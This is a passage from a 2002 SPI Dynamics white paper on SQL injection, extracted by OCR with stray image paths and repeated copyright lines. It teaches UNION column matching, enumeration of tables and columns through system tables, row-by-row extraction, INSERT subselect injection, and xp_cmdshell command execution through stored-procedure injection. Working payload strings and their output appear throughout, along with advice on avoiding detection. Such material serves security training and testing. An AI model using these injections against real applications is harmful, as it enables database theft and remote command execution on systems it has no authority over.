HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services

Technical Information (for support personnel)

- Error Type:
  Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
  [Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
  /column.asp, line 15

Done | Local intranet

Sample ASP Script - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://localhost/column.asp?city=' UNION ALL SELECT 9, 9, 9, 'Text', 9 FROM SysObjects WHERE ''='

LastName	FirstName	Title	Notes	Extension
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9
9	9	9	Text	9

Done | Local intranet

Figure 5: Column number matching

If you can get around the syntax error, the hardest part is over. The next error message you get will probably complain about a bad table name. Choose a valid system table name from the appendix that corresponds to the database server that you're up against.

You will then most likely be confronted with an error message that complains about the difference in number of fields in the **`SELECT`** and **`UNION`**

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.


SELECT queries. You need to find out how many columns are requested in the legitimate query. Let's say that this is the code in the web application that you're attacking:

```
SQLString = SELECT FirstName, LastName, EmployeeID FROM
Employees WHERE City = '" & strCity "'"
```

The legitimate SELECT and the injected **UNION SELECT** need to have an equal number of columns in their WHERE clauses. In this case, they both need three. Not only that, but their column types need to match as well. If **FirstName** is a string, then the corresponding field in your injection string needs to be a string as well. Some servers, such as Oracle, are very strict about this. Others are more lenient and allow you to use any data type that can do implicit conversion to the correct data type. For example, in SQL Server, putting numeric data in a varchar's place is okay, because numbers can be converted to strings implicitly. Putting text in a smallint column, however, is illegal because text cannot be converted to an integer. Because numeric types often convert to strings easily but not vice versa, use numeric values by default.

To determine the number of columns you need to match, keep adding values to the **UNION SELECT** clause until you stop getting a column number mismatch error. If a data type mismatch error is encountered, change the type of data of the column you entered from a number to a literal. Sometimes you will get a conversion error as soon as you submit an incorrect data type. Other times, you will only get the conversion message once you've matched the correct number of columns, leaving you to figure out which columns are the ones that are causing the error. When the latter is the case, matching the value types can take a very long time, since the number of possible combinations is two raised to number of columns in the query. Oh, did I mention that 40 column **SELECT** are not terribly uncommon?

If all goes well, you should get back a page with the same formatting and structure as a legitimate one. Wherever dynamic content is used you should have the results of your injection query.



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

3.2.8. Additional WHERE columns

The page cannot be displayed - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://localhost/addtlwhere.asp?City=' UNION ALL SELECT 9, 9, 9, 'Alpha', 9 FROM SysObjects WHERE ''='

The page cannot be displayed

There is a problem with the page you are trying to reach and it cannot be displayed.

Please try the following:

- Click the Refresh button, or try again later.
- Open the localhost home page, and then look for links to the information you want.

HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services

Technical Information (for support personnel)

- Error Type:
  Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
  [Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column name 'EmployeeID'.
  /addtlwhere.asp, line 15

Done — Local intranet

Sample ASP Script - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://localhost/addtlwhere.asp?City=' UNION ALL SELECT 9, 9, 9, 'Alpha', 9 FROM SysObjects, Employees WHERE ''='

LastName	FirstName	Title	Notes	Extension
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9
9	9	9	Alpha	9

Done — Local intranet

Figure 6: Additional WHERE column breaking

Sometimes your problem may be additional **WHERE** conditions that are added to the query after your injection string. Take this line of code for instance:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
```

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

```
WHERE City = '" & strCity & "' AND Country = 'USA'"
```

Trying to deal with this query like a simple direct injection would yield a query like this:


```
SELECT FirstName, LastName, Title FROM Employees WHERE City =
'NoSuchCity' UNION ALL SELECT OtherField FROM OtherTable WHERE
1=1 AND Country = 'USA'
```

Which yields an error message such as:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column
name 'Country'.
```


The problem here is that your injected query does not have a table in the FROM clause that contains a column named 'Country' in it. There are two ways of solving this problem: cheat and use the ";--" terminator if you're using SQL Server, or guess the name of the table that the offending column is in and add it to your FROM. Use the attack queries listed in section 3.2.3 to try and get as much of the legitimate query back as possible.

Table and field name enumeration



LastName	FirstName	Title	Notes	Extension
0	Employees	0	A	0
0	Categories	0	A	0
0	Customers	0	A	0
0	dtproperties	0	A	0
0	Shippers	0	A	0
0	Suppliers	0	A	0
0	Orders	0	A	0
0	Products	0	A	0
0	Order Details	0	A	0
0	CustomerCustomerDemo	0	A	0
0	CustomerDemographics	0	A	0
0	Region	0	A	0
0	Territories	0	A	0
0	EmployeeTerritories	0	A	0

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.



LastName	FirstName	Title	Notes	Extension
0	CustomerID	0	A	0
0	EmployeeID	0	A	0
0	Freight	0	A	0
0	OrderDate	0	A	0
0	OrderID	0	A	0
0	RequiredDate	0	A	0
0	ShipAddress	0	A	0
0	ShipCity	0	A	0
0	ShipCountry	0	A	0
0	ShipName	0	A	0
0	ShippedDate	0	A	0
0	ShipPostalCode	0	A	0
0	ShipRegion	0	A	0
0	ShipVia	0	A	0

Figure 7: Table and field name enumeration

Now that you have injection working, you have to decide what tables and fields you want to retrieve information from. With SQL Server, you can easily get all of the table and column names in the database. With Oracle and Access you may or may not be able to do this, depending on the privileges of the account that the web application is accessing the database with. The key is to be able to access the system tables that contain the table and column names. In SQL Server, they are called 'sysobjects' and 'syscolumns', respectively. (There is a list of system tables for other database servers at the end of this document. You will also need to know relevant column names in those tables). In these tables there will be listings of all of the tables and columns in the database. To get a list of user tables in SQL Server, use the following injection query, modified to fit whatever circumstances you find yourself in, of course:


```
SELECT name FROM sysobjects WHERE xtype = 'U'
```


This will return the names of all of the user-defined (that's what xtype = 'U' does) tables in the database. Once you find one that looks interesting (we'll use Orders), you can get the names of the fields in that table with an injection query similar to this

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.


```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM
sysobjects WHERE name = 'Orders')
```


3.2.10. Single record cycling





© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.





© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.




Figure 8: Single record cycling

If possible, use an application that is designed to return as many results as possible. A search tool is ideal because they are made to return results from many different rows at once. Some applications are designed to use only one recordset in their output at a time, and ignore the rest. If you're stuck with a single product display application, it's okay. You can manipulate your injection query to allow you to slowly, but surely, get your desired information back in full. This is accomplished by adding qualifiers to the WHERE clause that prevent certain rows' information from being selected. Let's say you started with this injection string:

```
' UNION ALL SELECT name, FieldTwo, FieldThree FROM TableOne
WHERE ''='
```

And you got the first values in **`FieldOne`**, **`FieldTwo`** and **`FieldThree`** injected into your document. Let's say the values of **`FieldOne`**, **`FieldTwo`** and **`FieldThree`** were "Alpha", "Beta" and "Delta", respectively. Your second injection string would be:

```
' UNION ALL SELECT FieldOne, FieldTwo, FieldThree FROM
TableOne WHERE FieldOne NOT IN ('Alpha') AND FieldTwo NOT IN
```

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

```
('Beta') AND FieldThree NOT IN ('Delta') AND ''='
```

The NOT IN VALUES clause makes sure that the information that you already know will not be returned again, so the next row in the table will be used instead. Let's say these values were "AlphaAlpha", "BetaBeta" and "DeltaDelta"...

```
' UNION ALL SELECT FieldOne, FieldTwo, FieldThree FROM TableOne
WHERE FieldOne NOT IN ('Alpha', 'AlphaAlpha') AND FieldTwo NOT
IN ('Beta', 'BetaBeta') AND FieldThree NOT IN ('Delta',
'DeltaDelta') AND ''='
```

This will prevent both the first and second sets of values you know from being returned. You just keep adding arguments to **VALUES** until there are none left to return. Yes, this makes for some rather large and cumbersome queries while going through a table with many rows, but it's the best method that there is.

3.3. INSERT

3.3.1. Insert basics

The **INSERT** keyword is used to add information to the database. Common uses of **INSERTs** in web applications include user registrations, bulletin boards, adding items to shopping carts, etc. Checking for vulnerabilities with **INSERT** statements is the same as doing it with **WHEREs**. You may not want to try to use **INSERTs** if avoiding detection is an important issue. **INSERT** injection attempts often result in rows in the database that are flooded with single quotes and SQL keywords from the reverse-engineering process. Depending on how watchful the administrator is and what is being done with the information in that database, it may be noticed. Having said that, here's how **INSERT** injection differs from **SELECT** injection.

Let's say you're on a site that allows user registration of some kind. It provides a form where you enter your name, address, phone number, etc. After you've submitted the form, you can go to a page where it displays this information and gives you an option to edit it. This is what you want. In order to take advantage of an **INSERT** vulnerability, you must be able to view the information that you've submitted. It doesn't matter where it is. Maybe when you log in it greets you with the value it has stored for your name in the database. Maybe they send you spam mail with the name value in it. Who knows. Find a way to view at least some of the information you've entered.

3.3.2. Injecting subselects

An **INSERT** query looks something like this:

```
INSERT INTO TableName VALUES ('Value One', 'Value Two', 'Value
Three')
```

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

You want to be able to manipulate the arguments in the **VALUES** clause to make them retrieve other data. We can do this using subselects. Let's say the code looks like this:

```
SQLString = "INSERT INTO TableName VALUES ('" & strValueOne &
"', '" & strValueTwo & "', '" & strValueThree & "')"
```

And we fill out the form like this:

Name: `' + (SELECT TOP 1 FieldName FROM TableName) + '`
Email: `blah@blah.com`
Phone: `333-333-3333`

Making the SQL statement look like this:

```
INSERT INTO TableName VALUES ('' + (SELECT TOP 1 FieldName FROM
TableName) + '', 'blah@blah.com', '333-333-3333')
```

When you go to the preferences page and view your user's information, you'll see the first value in FieldName where the user's name would normally be. Unless you use TOP 1 in your subselect, you'll get back an error message saying that the subselect returned too many records. You can go through all of the rows in the table using NOT IN () the same way it is used in single record cycling.

3.4. SQL Server Stored Procedures

3.4.1.Stored procedure basics

An out-of-the-box install of Microsoft SQL Server has over one thousand stored procedures. If you can get SQL injection working on a web application that uses SQL Server as it's backend, you can use these stored procedures to pull off some remarkable feats. I will here discuss a few procedures of particular interest. Depending on the permissions of the web application's database user, some, all or none of these may work. The first thing you should know about stored procedure injection is that there is a good chance that you will not see the stored procedure's output in the same way you get values back with regular injection. Depending on what you're trying to accomplish, you may not need to get data back at all. You can find other means of getting your data returned to you.

Procedure injection is much easier than regular query injection. Procedure injection into a quoted vulnerability should look something like this:

```
simplequoted.asp?city=seattle';EXEC master.dbo.xp_cmdshell
'cmd.exe dir c:
```


© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

Notice how a valid argument is supplied at the beginning and followed by a quote and the final argument to the stored procedure has no closing quote. This will satisfy the syntax requirements inherent in most quoted vulnerabilities. You may also have to deal with parentheses, additional WHERE statements, etc., but after that, there's no column matching or data types to worry about. This makes it possible to export vulnerability in the same way that you would with applications that do not return error messages. On to a couple of my favorite stored procedures.

3.4.2.xp_cmdshell


```
xp_cmdshell {'command_string'} [, no_output]
```

